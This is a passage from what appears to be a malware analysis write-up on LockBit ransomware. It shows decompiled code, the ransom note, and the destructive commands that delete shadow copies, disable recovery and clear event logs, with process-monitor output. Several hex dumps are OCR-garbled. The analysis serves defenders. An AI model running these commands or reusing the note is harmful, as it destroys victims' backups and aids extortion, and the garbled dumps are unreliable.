      if (DVar1 == 0) {
       PathRemoveBackslashW(lpRemoteName);
       ppvVar2 = (HANDLE *)
                CreateThread((LPSECURITY ATTRIBUTES)0x0,0,1pStartAddress_0040a590,1pRemoteName,0
                              ,slocal 10);
       (slpHandles 00427960) [DAT 00429310] = ppvVar2;
       LOCK();
       DAT 00429310 = DAT 00429310 + 1;
      }
      else {
       free(lpRemoteName);
      }
    }
  }
  local_18 = local_18 & 0xffff0000 | (uint) (ushort) ((short) local_18 - 1);
} while (uVar3 != 0);
network scanning((LPNETRESOURCEW)0x0);
return:
```

Network Enumeration

LockBit can also access the network shares that require user credentials by calling <u>WNetAddConnection2W</u> with <u>lpUserName=0</u> and <u>lpPassword=0</u> which automatically sends the username and password of the currently logged in user.

```
/* 0x1bd = 445 */
uVar2 = open_socket((char *) &local_30,0x1bd);
if ((((char)uVar2 != '\0') || (uVar2 = open_socket((char *) &local_30,0x87), (char)uVar2 != '\0')
) && (pWVar3 = (LPWSTR)malloc(0x3c), pWVar3 != (LPWSTR)0x0)) {
local_3e = 0x250020;
local_3e = 0x250020;
local_3a = 0x53;
local_36 = 0;
local_34 = 0x31;
local_32 = 0;
wsprintfW(pWVar3, (LPCWSTR)((int) &local_3e + 2), &local_30);
wrapper_enumerate_share_with_creds((char *)pWVar3);
}
```

Connecting Over SMB

Connecting To Shares With Creds.

The Ransom Note

While LockBit is performing the encryption, it will drop a text file called **Restore-My-Files.txt** which is the ransom-note.

All your important files are encrypted!Any attempts to restore your files with the thrid-party software will be fatal for your files!RESTORE YOU DATA POSIBLE ONLY BUYING private key from us.There is only one way to get your files back: | 1. Download Tor browser - and install it. | 2. Open link in TOR browser - ?A0C155001DD0CBxxxEDA0D This link only works in Tor Browser! | 3. Follow the instructions on this page ### Attention! ### # Do not rename encrypted files. # Do not try to decrypt using third party software, it may cause permanent data loss. # Decryption of your files with the help of third parties may cause increased price(they add their fee to our). # Tor Browser way be blocked in your country or corporate network. Use or use Tor Browser over VPN. # Tor Browser user manual !!! We also download huge amount of your private data, including finance information, clients personal info, network diagrams, passwords and so on.Don't forget about GDPR.

The content of this file is also encrypted and it has been decrypted in memory before writing the files.

Address	He	x															ASCII		
0018F65B	_		00	00	00	00	00	00	00	00	00	00	00	75	70	27	up'	_	
0018F66B			09				69					6E			6F		This link on		
0018F67B					-												ly works in Tor		
0018F68B							72					7C			2E				
0018F69B			6C				20					69			74				
0018F6AB			74				73	20		6Ē							uctions on this		
0018F6BB			67				ÓĎ			0A		23			20				
0018F6CB			74				69					23		23		ÕĂ			
0018F6DB			20				6E					65		61		65	# Do not rename		
0018F6EB			6E				70					66		6Ĉ		73	encrypted files		
0018F6FB							44					74		74		79	# Do not try		
0018F70B							63					20				6E	to decrypt usin		
0018F71B							64			61		74		20		6F			
0018F72B			77				20										g third party so		
0018F73B							65					6D 65					ftware, it may c		
							73									64			
0018F74B															44				
0018F75B							6F					20				72			
0018F76B							20					20			65		files with the		
0018F77B							66					72					help of third pa		
0018F78B			69				6D		79	20		61		73		20			
0018F79B	_		63				73					72					increased price(
0018F7AB			65				64										they add their f		
0018F7BB			20		6F		6F					OD				20			
0018F7CB			72				6F					20					Tor Browser may		
0018F7DB							63								79				
0018F7EB			20				6E								63				
																	rporate network.		
0018F80B			73				74					2F				69	Use https://bri		
0018F81B			65				6F								74				
0018F82B						72		75							20		_		
0018F83B			77			72		6F				20			4E		rowser over VPN.		
0018F84B			20			54		72				6F		73		72	# Tor Browser		
0018F85B					72		6D					6C		68		74	user manual htt		
0018F86B			ЗA				62					75			2E		ps://tb-manual.t		
0018F87B												72			61				
0018F88B	6F		74				OD					20			20				
0018F89B	6C	73	6F	20	64	6F	77	6E	6C	6F	61	64	20	68	75	67	lso download hug		
0018F8AB	65	20	61	6D	6F	75	6E	74							75	72	e amount of your		
0018F8BB	20	70	72	69	76	61	74	65	20	64	61	74	61	2C	20	69	private data, i		
0018F8CB	6E	63	6C	75	64	69	6E	67	20	66	69	6E	61	6E	63	65	ncluding finance		
0018F8DB	20	69	6E	66	6F	72	6D	61	74	69	6F	6E	2C	20	63	6C	information, cl		
0018F8EB	69	65	6E	74	73	20	70	65	72	73	6F	6E	61	6C	20	69	ients personal i		
0018E8ER	6F	66	6F	20	20	6F	65	74	77	6F	72	6R	20	64	69	61	nfo network dia		
Address	He	c														1	ASCII		
0018F942	41	6C	6C	20	79	6F	75	72	20	69	6D	70	6F	72	74	61	All your importa		
0018F952			20					73				65	20		6E		nt files are enc		
0018F962			70			64						79			74		rypted!Any att		
0018F972			70	74		20									72		empts to restore		
0018F982		79		25	72	20		69		65		20	77		74		your files with		
0018F992		74		65			68			64					74		the thrid-party		
0018F9A2			6F		74												software will b		
0018F9B2					74												e fatal for your		
0018F9C2																	files!RESTORE		
																	YOU DATA POSIBL		
00125002	CU.																		The
0018F9D2			41														E ONLY BUYING pr		The
0018F9E2	45		61		000												ivate key from u		
0018F9E2 0018F9F2	45 69	76				60		16							6E		sThere is only one way to get		
0018F9E2 0018F9F2 0018FA02	45 69 73	76 2E	OD	0A	54				70		14	DE	20	6/	65	74	V DDE WAY TO DET		
0018F9E2 0018F9F2 0018FA02 0018FA12	45 69 73 79	76 2E 20	0D 6F	0A 6E	<u>54</u> 65	20	77	61					6.2	64	6.2	CD			
0018F9E2 0018F9F2 0018FA02 0018FA12 0018FA22	45 69 73 79 20	76 2E 20 79	0D 6F 6F	0A 6E 75	54 65 72	20 20	77 66	61 69	6C	65	73	20					your files back		
0018F9E2 0018F9F2 0018FA02 0018FA12 0018FA22 0018FA32	45 69 73 79 20 3A	76 2E 20 79 0D	0D 6F 6F 0A	0A 6E 75 0D	<u>54</u> 65 72 0A	20 20 7C	77 66 20	61 69 31	6C 2 E	65 20	73 44	20 6F	77	6E	6C	6F	your files back : 1. Downlo		
0018F9E2 0018F9F2 0018FA02 0018FA12 0018FA22 0018FA32 0018FA32	45 69 73 79 20 3A 61	76 2E 20 79 0D 64	0D 6F 6F 0A 20	0A 6E 75 0D 54	54 65 72 0A 6F	20 20 7C 72	77 66 20 20	61 69 31 62	6C 2E 72	65 20 6F	73 44 77	20 6F 73	77 65	6E 72	6C 20	6F 2D	your files back : 1. Downlo ad Tor browser -		
0018F9E2 0018F9F2 0018FA02 0018FA12 0018FA22 0018FA32 0018FA32 0018FA42 0018FA52	45 69 73 79 20 3A 61 20	76 2E 20 79 0D 64 68	0D 6F 6F 0A 20 74	0A 6E 75 0D 54 74	54 65 72 0A 6F 70	20 20 7C 72 73	77 66 20 20 3A	61 69 31 62 2F	6C 2E 72 2F	65 20 6F 77	73 44 77 77	20 6F 73 77	77 65 2E	6E 72 74	6C 20 6F	6F 2D 72	your files back : 1. Downlo ad Tor browser - https://www.tor		
0018F9E2 0018F9F2 0018FA02 0018FA12 0018FA22 0018FA32 0018FA32 0018FA42 0018FA42	45 69 73 79 20 3A 61 20 70	76 2E 20 79 0D 64 68 72	0D 6F 0A 20 74 6F	0A 6E 75 0D 54 74 6A	54 65 72 0A 6F 70 65	20 20 7C 72 73 63	77 66 20 20 3A 74	61 69 31 62 2F 2E	6C 2E 72 2F 6F	65 20 6F 77 72	73 44 77 77 67	20 6F 73 77 2F	77 65 2E 20	6E 72 74 61	6C 20 6F 6E	6F 2D 72 64	your files back 1. Downlo ad Tor browser - https://www.tor project.org/ and		
0018F9E2 0018F9F2 0018FA12 0018FA12 0018FA22 0018FA32 0018FA32 0018FA52 0018FA52 0018FA72	45 69 73 79 20 3A 61 20 70 20	76 2E 20 79 0D 64 68 72 69	0D 6F 0A 20 74 6F 6E	0A 6E 75 0D 54 74 6A 73	54 65 72 0A 6F 70 65 74	20 20 7C 72 73 63 61	77 66 20 20 3A 74 6C	61 69 31 62 2F 2E 6C	6C 2E 72 2F 6F 20	65 20 6F 77 72 69	73 44 77 77 67 74	20 6F 73 77 2F 2E	77 65 2E 20 0D	6E 72 74 61 0A	6C 20 6F 6E 7C	6F 2D 72 64 20	your files back : 1. Downlo ad Tor browser - https://www.tor project.org/ and install_it		
0018F9E2 0018F9F2 0018FA12 0018FA12 0018FA22 0018FA32 0018FA42 0018FA42 0018FA52 0018FA72 0018FA72	45 69 73 79 20 3A 61 20 70 20 32	76 2E 20 79 0D 64 68 72 69 2E	0D 6F 0A 20 74 6F 6E 20	0A 6E 75 0D 54 74 6A 73 4F	54 65 72 0A 6F 70 65 74 70	20 20 7C 72 73 63 61 65	77 66 20 20 3A 74 6C 6E	61 69 31 62 2F 2E 6C 20	6C 2E 72 2F 6F 20 6C	65 20 6F 77 72 69 69	73 44 77 77 67 74 6E	20 6F 73 77 2F 2E 6B	77 65 2E 20 0D 20	6E 72 74 61 0A 69	6C 20 6F 6E 7C 6E	6F 2D 72 64 20 20	your files back : 1. Downlo ad Tor browser - https://www.tor project.org/ and install it 2. Open link in		
0018F9E2 0018FA02 0018FA12 0018FA12 0018FA22 0018FA32 0018FA32 0018FA52 0018FA52 0018FA52 0018FA52 0018FA52 0018FA52	45 69 73 79 20 3A 61 20 70 20 32 54	76 2E 20 79 0D 64 68 72 69 2E 4F	0D 6F 0A 20 74 6F 6E 20 52	0A 6E 75 0D 54 74 6A 73 4F 20	54 65 72 0A 6F 70 65 74 70 62	20 20 7C 73 63 61 65 72	77 66 20 20 3A 74 6C 6E 6F	61 69 31 62 2F 2E 6C 20 77	6C 2E 72 2F 6F 20 6C 73	65 20 6F 77 72 69 69 65	73 44 77 77 67 74 6E 72	20 6F 73 77 2F 2E 6B 20	77 65 2E 20 0D 20 20 2D	6E 72 74 61 0A 69 20	6C 20 6F 6E 7C 6E 68	6F 2D 72 64 20 20 74	your files back : 1. Downlo ad Tor browser - https://www.tor project.org/ and install it 2. Open link in TOR browser - ht		
0018F9E2 0018F9F2 0018FA12 0018FA12 0018FA22 0018FA32 0018FA42 0018FA42 0018FA42 0018FA52 0018FA72 0018FA72	45 69 73 79 20 3A 61 20 70 20 32 54	76 2E 20 79 0D 64 68 72 69 2E 4F	0D 6F 0A 20 74 6F 6E 20 52	0A 6E 75 0D 54 74 6A 73 4F 20	54 65 72 0A 6F 70 65 74 70 62	20 20 7C 73 63 61 65 72	77 66 20 20 3A 74 6C 6E 6F	61 69 31 62 2F 2E 6C 20 77	6C 2E 72 2F 6F 20 6C 73	65 20 6F 77 72 69 69 65	73 44 77 77 67 74 6E 72	20 6F 73 77 2F 2E 6B 20	77 65 2E 20 0D 20 20 2D	6E 72 74 61 0A 69 20	6C 20 6F 6E 7C 6E 68	6F 2D 72 64 20 20 74	your files back : 1. Downlo ad Tor browser - https://www.tor project.org/ and install it 2. Open link in		

Ransom-Note In Memory

Self Deleting

After a successful execution, LockBit will delete its executable for reducing the artifacts it leaves on the infected system. In order to do that, it runs the following command C ping 1.1.1.1 -n 22 > Nul & $\$ <the path to the executable>

ETP 0040A09(0040A0A) 0040A0A(0040A0A) 0040A0A(0040A0A)	FF15 CC014200 8BE5	000(mov dword ptr ss: eb call dword ptr ds:	&ShellExecuteExW>]	+ 1 + 3
.text:0040A0A0 angham	-			5
Dume 1 Dump 2	💭 Dump 3 🔛 Dump 4	📖 Dump 5 🛛 🔅 Watch 1	[x=] Locals	0018FE98
0018FA94 6E 00 67 00 0018FAA4 2E 00 31 00 0018FAA4 2E 00 3E 00 0018FAA4 2E 00 3E 00 0018FAC4 20 00 22 00 0018FAA4 61 00 63 00 0018FAA4 61 00 63 00 0018FAA4 65 00 73 00 0018FAA4 66 00 73 00 0018FAA4 66 00 73 00 0018FAA4 66 00 73 00 0018FB44 67 00 63 00 0018FB24 65 00 52 00 0018FB34 65 00 22 00	20 00 2F 00 43 00 20 00 20 00 31 00 2E 00 31 00 20 00 2D 00 <u>6E</u> 00 20 00 20 00 4E 00 75 00 6C 00 43 00 3A 00 5C 00 55 00 43 00 3A 00 5C 00 55 00 68 00 69 00 6E 00 65 00 68 00 74 00 6F 00 77 00 68 00 6F 00 67 00 68 00 73 00 6F 00 67 00 68 00 00 00 00 00 00 00 00 00 00 00 00 00	2E 00 31 00 n.g. 11 32 00 32 001n. 20 00 26 00 .>. N.u.l 73 0 65 00C.:.\U 4C 00 4D 00 r.s.\A.L.O 5C 00 44 00 a.c.h.i.n.e 5C 00 44 00 e.s.k.t.o.p 20 00 52 00 o.c.k.B.i.t 61 00 72 00 a.n.s.o.m.w 61 00 6D 00 e.\.a.n.g.h 00 E0 60 77 i	1. 2.2. &. 	00690070 0067006E 00310020 0031002E 0031002E 00200020 0020006E 00320032 00320032 00320032 004E0020 004E0020 004E0020

Inhibiting System Recovery

As almost all ransomware does, LockBit will delete the volume shadow copies, the backup catalog, disable automatic windows recovery, and clear the windows logs as well by running the following commands.

/c vssadmin delete shadows /all /quiet & wmic shadowcopy delete & bcdedit /set {default} bootstatuspolicy ignoreallfailures & bcdedit /set {default} recoveryenabled No & wbadmin delete catalog -quiet/c vssadmin Delete Shadows /All /Quiet/c bcdedit /set {default} recoveryenabled No/c bcdedit /set {default} bootstatuspolicy ignoreallfailures/c wbadmin DELETE SYSTEMSTATEBACKUP/c wbadmin DELETE SYSTEMSTATEBACKUP -deleteOldest/c wmic SHADOWCOPY /nointeractive/c wevtutil cl security/c wevtutil cl system/c wevtutil cl application

 0041952A 808224 FC030000 0041982A 808424 B0C0000 00419335 884424 B0C0000 00419337 88424 B0C0000 00419346 88424 6806000 00419356 88424 6808000 00419356 88424 6408000 00419356 88424 6408000 00419357 88424 5080000 00419358 88424 5080000 00419358 88424 5080000 00419358 88424 5080000 00419357 88424 5080000 00419877 88424 5080000 00419877 88424 5080000 00419878 88424 5080000 00419858 88424 4080000 00419858 88424 4000000 00419863 88424 4000000 00419838 88424 4000000 	<pre>lea ecx,dword ptr ss:[esp+3FC] mov byte ptr ds:[esp+3FC] mov byte ptr ds:[esp+3FC] mov dax,dword ptr ss:[esp+3FC] mov eax,dword ptr ss:[esp-4FC] mov e</pre>
Address Hex	ASCII
	73 73 61 64 6D 69 6E 20 64 65 6C 65 🛛 c vssadmin dele
	58 61 64 6F 77 73 20 2F 61 6C 6C 20 te shadows /all
	55 74 20 26 20 77 6D 69 63 20 73 68 /quiet & wmic sh
	53 6F 70 79 20 64 65 6C 65 74 65 20 adowcopy delete
	54 65 64 69 74 20 2F 73 65 74 20 7B & bcdedit /set {
	75 6C 74 7D 20 62 6F 6F 74 73 74 61 default} bootsta
	5F 6C 69 63 79 20 69 67 6E 6F 72 65 tuspolicy ignore
	51 69 6C 75 72 65 73 20 26 20 62 63 allfailures & bc
	74 20 2F 73 65 74 20 78 64 65 66 61 dedit /set {defa
	20 72 65 63 <u>6F 76 65 72</u> 79 65 6E 61 ult} recoveryena
0018FC20 62 6C 65 64 2	20 6E 6F 20 26 20 77 62 61 64 6D 69 bled no & wbadmi
0018FC30 6E 20 64 65 6	5C 65 74 65 20 63 61 74 61 6C 6F 67 n delete catalog
0018FC40 20 2D 71 75 0	59 65 74 00 4D 00 00 00 <u>B5 01 01 00</u> -quiet.Mµ
After Decrypting The C	Commands In Momeny

After Decrypting The Commands In Memory

Title of Day Trocess Name	TID Operation	i aui	I ICOUR	Detail
10:05:27.42265 anghami.exe	2792 🎇 Process Start		SUCCESS	Parent PID: 2772, Command line: "C:\Users\ALOLMachine\Desktop\anghami.exe" , Current directory: C:\Windows\s
10:05:27.78690 📰 anghami.exe			SUCCESS	PID: 1944, Command line: "C:\Windows\System32\cmd.exe" /c vssadmin delete shadows /all /quiet & wmic shadow
10:05:28.78487 🔳 anghami.exe		C:\Windows\system32\cmd.exe	SUCCESS	PID: 2264, Command line: /c vssadmin Delete Shadows /All /Quiet
10:05:28.89530 🔳 anghami.exe	2792 🧟 Process Create	C:\Windows\system32\cmd.exe	SUCCESS	PID: 1524, Command line: /c bcdedit /set {default} recoveryenabled No
10:05:29.00364 🔳 anghami.exe	2792 💐 Process Create	C:\Windows\system32\cmd.exe	SUCCESS	PID: 1708, Command line: /c bcdedit /set {default} bootstatuspolicy ignoreallfailures
10:05:29.11303 📰 anghami.exe		C:\Windows\system32\cmd.exe	SUCCESS	PID: 3004, Command line: /c wbadmin DELETE SYSTEMSTATEBACKUP
10:05:29.22282 🔳 anghami.exe	2792 💐 Process Create	C:\Windows\system32\cmd.exe	SUCCESS	PID: 2544, Command line: /c wbadmin DELETE SYSTEMSTATEBACKUP -deleteOldest
10:05:29.33141 💽 anghami.exe	2792 🧟 Process Create	C:\Windows\system32\cmd.exe	SUCCESS	PID: 2240, Command line: /c wmic SHADOWCOPY /nointeractive
10:05:29.44137 📰 anghami.exe	2792 💐 Process Create	C:\Windows\system32\cmd.exe	SUCCESS	PID: 1988, Command line: /c wevtutil cl security
10:05:29.55273 💽 anghami.exe	2792 💐 Process Create	C:\Windows\system32\cmd.exe	SUCCESS	PID: 1852, Command line: /c wevtutil cl system
10:05:29.66016 💽 anghami.exe	2792 🧟 Process Create	C:\Windows\system32\cmd.exe	SUCCESS	PID: 1136, Command line: /c wevtutil cl application
10:05:29.77076 💽 anghami.exe	2792 💐 Process Create	C:\Windows\system32\cmd.exe	SUCCESS	PID: 792, Command line: /c vssadmin Delete Shadows /All /Quiet
10:05:29.87869 💽 anghami.exe	2792 🧟 Process Create	C:\Windows\system32\cmd.exe	SUCCESS	PID: 536, Command line: /c bcdedit /set {default} recoveryenabled No
10:05:29.98770 💽 anghami.exe	2792 💐 Process Create	C:\Windows\system32\cmd.exe	SUCCESS	PID: 1268, Command line: /c bcdedit /set {default} bootstatuspolicy ignoreallfailures
10:05:30.09736 🔳 anghami.exe	2792 🧟 Process Create	C:\Windows\system32\cmd.exe	SUCCESS	PID: 2748, Command line: /c wbadmin DELETE SYSTEMSTATEBACKUP
10:05:30.20975 💽 anghami.exe	2792 💐 Process Create	C:\Windows\system32\cmd.exe	SUCCESS	PID: 2252, Command line: /c wbadmin DELETE SYSTEMSTATEBACKUP -deleteOldest
10:05:30.31578 💽 anghami.exe	2792 🧟 Process Create	C:\Windows\system32\cmd.exe	SUCCESS	PID: 724, Command line: /c wmic SHADOWCOPY /nointeractive
10:05:30.42860 💽 anghami.exe	2792 💐 Process Create	C:\Windows\system32\cmd.exe	SUCCESS	PID: 2708, Command line: /c wevtutil cl security
10:05:30.53433 💽 anghami.exe	2792 💐 Process Create	C:\Windows\system32\cmd.exe	SUCCESS	PID: 392, Command line: /c wevtutil cl system
10:05:30.64623 Imaghami.exe	2792 💐 Process Create	C:\Windows\system32\cmd.exe	SUCCESS	PID: 492, Command line: /c wevtutil cl application

Behavioral Analysis Artifacts Of The Executed Commands

Mitre TTPs

The following is a list of the most important MITRE ATT&CK TTPs identified while analyzing the malware.

Mitre TTPs

Thanks for reading, your comments and feedback are most welcomed \bigcirc